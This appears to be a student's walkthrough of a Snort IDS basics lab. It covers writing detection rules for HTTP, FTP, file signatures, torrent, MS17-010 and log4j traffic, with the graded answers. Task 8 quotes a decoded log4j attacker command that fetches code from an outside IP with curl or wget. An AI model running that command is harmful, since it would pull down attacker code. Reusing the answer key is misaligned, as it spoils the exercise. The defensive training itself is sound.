Snort Challenge - The Basics

Let's create IDS Rules for HTTP traffic!

Answer the questions below

Navigate to the task folder and use the given pcap file.
Write a rule to detect all TCP packets **from or to** port 80.
What is the number of detected packets you got?
Note: You must answer this question correctly before answering the rest of the questions.

164 ✓ Correct Answer Hint

For this first task I need it to go to a folder called “HTTP” and make a rule in “local.rules”. This was the rule: alert tcp any any <> any 80 (msg:"Src TCP Port 80 found"; sid:100001; rev:1;).

I used the command: sudo snort -c local.rules -A full -l . -r mx-3.pcap and after that I made the command:

```
ubuntu@ip-10-10-155-82:~/Desktop/Exercise-Files/TASK-2 (HTTP)$ ls
alert  local.rules  mx-3.pcap  snort.log.1748631243  snort.log.1748631613
ubuntu@ip-10-10-155-82:~/Desktop/Exercise-Files/TASK-2 (HTTP)$ sudo snort -r snо
rt.log.1748631613
```

With this I got my answer.

Investigate the log file.

What is the destination address of packet 63?

216.239.59.99 ✓ Correct Answer

I run this command and I could find the last destination ip: sudo snort -r snort.log.1748631613 -n 63

Investigate the log file.

What is the ACK number of packet 64?

0x2E6B5384 ✓ Correct Answer

I run this command and I could find the last destination ip: sudo snort -r snort.log.1748631613 -n 64

The only change I did is the -n 64 and find the ACK in the file.


Investigate the log file.

What is the SEQ number of packet 62?

0x36C21E28 ✓ Correct Answer


I run this command and I could find the last destination ip: sudo snort -r snort.log.1748631613 -n 62

The only change I did is the -n 62 and find the SEQ in the file.




I run this command and I could find the last destination ip: sudo snort -r snort.log.1748631613 -n 65

The only change I did is the -n 65 and find the TTL in the file.



I run this command and I could find the last destination ip: sudo snort -r snort.log.1748631613 -n 65

The only change I did is the -n 65 and find the IP source in the file.



I run this command and I could find the last destination ip: sudo snort -r snort.log.1748631613 -n 65

The only change I did is the -n 65 and find the source port in the file.

Here is where I find in the command line all the answers:

```
WARNING: No preprocessors configured for policy 0.
05/13-10:17:10.325558 145.254.160.237:3372 -> 65.208.228.223:80
TCP TTL:128 TOS:0x0 ID:3918 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x38AFFFF3  Ack: 0x114C81E4  Win: 0x25BC  TcpLen: 20
```

The next task:

Let's create IDS Rules for FTP traffic!

Answer the questions below

Navigate to the task folder.

Use the given pcap file.

Write a **single** rule to detect "**all TCP port 21**" traffic in the given pcap.

What is the number of detected packets?

307 ✓ Correct Answer Hint

I open de task folder and in “local.rules” I created this rule: alert tcp any 21 <> any any (msg: "all TCP port 21 Found"; sid: 1000001; rev:1;)

When the snort log is created I use this command: sudo snort -r snort.log.1748633076

Investigate the log file.

What is the FTP service name?

Microsoft FTP Service ✓ Correct Answer Hint

I used this command and search for the answer: sudo snort -r snort.log.1748633076 -X -n 10

I used only 10 to check if it was there.

Clear the previous log and alarm files.

Deactivate/comment on the old rules.

Write a rule to detect failed FTP login attempts in the given pcap.

What is the number of detected packets?

41 ✓ Correct Answer

I change the local.rules to : alert tcp any 21 <> any any (msg: "failed logins";content: "530 User"; sid: 1000001; rev:1;) and run the command: sudo snort -c local.rules -A full -l . -r ftp-png-gif.pcap

The content that we change is the failed FTP attempt that the number is 530. For the FTP I had to look in google because I could not remember the numbers.

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect successful FTP logins in the given pcap.

What is the number of detected packets?

1 ✓ Correct Answer

I change the local.rules to : alert tcp any 21 <> any any (msg: "success logins";content: "230 User"; sid: 1000001; rev:1;) and run the command: sudo snort -c local.rules -A full -l . -r ftp-png-gif.pcap

The content that we change is the successful FTP attempt that the number is 230.

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect FTP login attempts with a valid username but no password entered yet

What is the number of detected packets?

42 ✓ Correct Answer

I change the local.rules to : alert tcp any 21 <> any any (msg: "success logins no pass";content: "331 Password"; sid: 1000001; rev:1;) and run the command: sudo snort -c local.rules -A full -l . -r ftp-png-gif.pcap

The content that we change is the successful FTP attempt with no password that the number is 331.

Clear the previous log and alarm files.

Deactivate/comment on the old rule.

Write a rule to detect FTP login attempts with the "Administrator" username but no password entered yet.


What is the number of detected packets?

7 ✓ Correct Answer Hint

I change the local.rules to : alert tcp any 21 <> any any (msg: "success logins no pass";content: "331 Password";content: “Administrator”; sid: 1000001; rev:1;) and run the command: sudo snort -c local.rules -A full -l . -r ftp-png-gif.pcap


The content that we change is the successful FTP attempt with no password that the number is 331. I add the content “Administrator”.

Task 4:




I went to the new folder and made a local.rule: alert tcp any any <> any any (msg: "PNG file";content:"|89 50 4E 47 0D 0A 1A 0A|";sid: 100001; rev:1;).

The content is the identifier number to find the PNG file. I run. sudo snort -r snort.log.1748634786 -X



It was tricky to finde the name.



I went to the new folder and made a local.rule: alert tcp any any <> any any (msg: "GIF file";content:"GIF89a";sid: 100001; rev:1;)

The content is the identifier number to find the GIF file. I run. sudo snort -r snort.log.1748634786 -X

Task 5:

Navigate to the task folder.

Use the given pcap file.

Write a rule to detect the torrent metafile in the given pcap.

What is the number of detected packets?

2 ✓ Correct Answer Hint

Investigate the log/alarm files.

What is the name of the torrent application?

bittorrent ✓ Correct Answer

Investigate the log/alarm files.

What is the MIME (Multipurpose Internet Mail Extensions) type of the torrent metafile?

application/x-bittorrent ✓ Correct Answer


Investigate the log/alarm files.

What is the hostname of the torrent metafile?

tracker2.torrentbox.com ✓ Correct Answer

I went to the new task folder and made a local.rule: alert tcp any any <> any any (msg: "torrent";content:"torrent";sid: 100001; rev:1;)

The content is the identifier number to find the PNG file. I run. sudo snort -r snort.log.1748635648 -X



Also it was tricky to finde the information I need to answer the questions from here.

Taks 6:

You can test each ruleset with the following command structure;

```
sudo snort -c local-X.rules -r mx-1.pcap -A console
```

Fix the syntax error in **local-1.rules** file and make it work smoothly.

What is the number of the detected packets?

16 ✓ Correct Answer

Fix the syntax error in **local-2.rules** file and make it work smoothly.

What is the number of the detected packets?

68 ✓ Correct Answer

Fix the syntax error in **local-3.rules** file and make it work smoothly.

What is the number of the detected packets?

87 ✓ Correct Answer

Fix the syntax error in **local-4.rules** file and make it work smoothly.

What is the number of the detected packets?

90 ✓ Correct Answer

Fix the syntax error in **local-5.rules** file and make it work smoothly.

What is the number of the detected packets?

155 ✓ Correct Answer

Fix the logical error in **local-6.rules** file and make it work smoothly to create alerts.

What is the number of the detected packets?

2 ✓ Correct Answer

Fix the logical error in **local-7.rules** file and make it work smoothly to create alerts.

What is the name of the required option:

msg ✓ Correct Answer

I run this: sudo snort -c local-1.rules -r mx-1.pcap -A console , to check the error and fix it so I could run it in the command line. I used the same command for each local rules so I could get all answers.

Task 7:

Navigate to the task folder.

Use the given pcap file.

Use the given rule file (**local.rules**) to investigate the ms1710 exploitation.

What is the number of detected packets?

25154 ✓ Correct Answer

I need to run the rules with the command: udo snort -c local.rules -r ms-17-010.pcap -A full , and I could find the answer.


Clear the previous log and alarm files.

Use **local-1.rules** empty file to write a new rule to detect payloads containing the "**\IPC$**" keyword.

What is the number of detected packets?

12 ✓ Correct Answer Hint

I created the rule: alert tcp any any <> any any (msg: "GIF file";content:"|5c 49 50 43 24|";sid: 100001; rev:1;). I need it to convert the “**\IPC$**” to hex in ciberchef so I could find the answer.



Task 8:

Let's use external rules to fight against the latest threats!

Answer the questions below

Navigate to the task folder.

Use the given pcap file.

Use the given rule file (**local.rules**) to investigate the log4j exploitation.

What is the number of detected packets?

26 ✓ Correct Answer

Investigate the log/alarm files.

How many rules were triggered?.


4 ✓ Correct Answer Hint

Investigate the log/alarm files.

What are the first six digits of the triggered rule sids?

210037 ✓ Correct Answer Hint

I went to the new folder and run the local.rules for the first 3 questions.



Clear the previous log and alarm files.

Use **local-1.rules** empty file to write a new rule to detect packet payloads **between 770 and 855 bytes**.

What is the number of detected packets?

41 ✓ Correct Answer Hint

Investigate the log/alarm files.

What is the name of the used encoding algorithm?

Base64 ✓ Correct Answer

Investigate the log/alarm files.

What is the IP ID of the corresponding packet?

62808 ✓ Correct Answer

Investigate the log/alarm files.

Decode the encoded command.

What is the attacker's command?


(curl -s 45.155.205.233:5874/162.0.228.253:80||wget -q -O- 4 ✓ Correct Answer Hint

What is the CVSS v2 score of the Log4j vulnerability?

9.3 ✓ Correct Answer

I change the rule in local-1.rules to: alert tcp any any -> any any (msg: "failed logins";dsize:770<>855 ; sid: 1000001; rev:1;) for the first question.

Then I used: sudo snort -r snort.log.1748638910 -X, command to find the rest of the information I need. I had to convert this Base64 in cyberchef to get the answer for the attacker command.



For the last question I google it and I find the answer.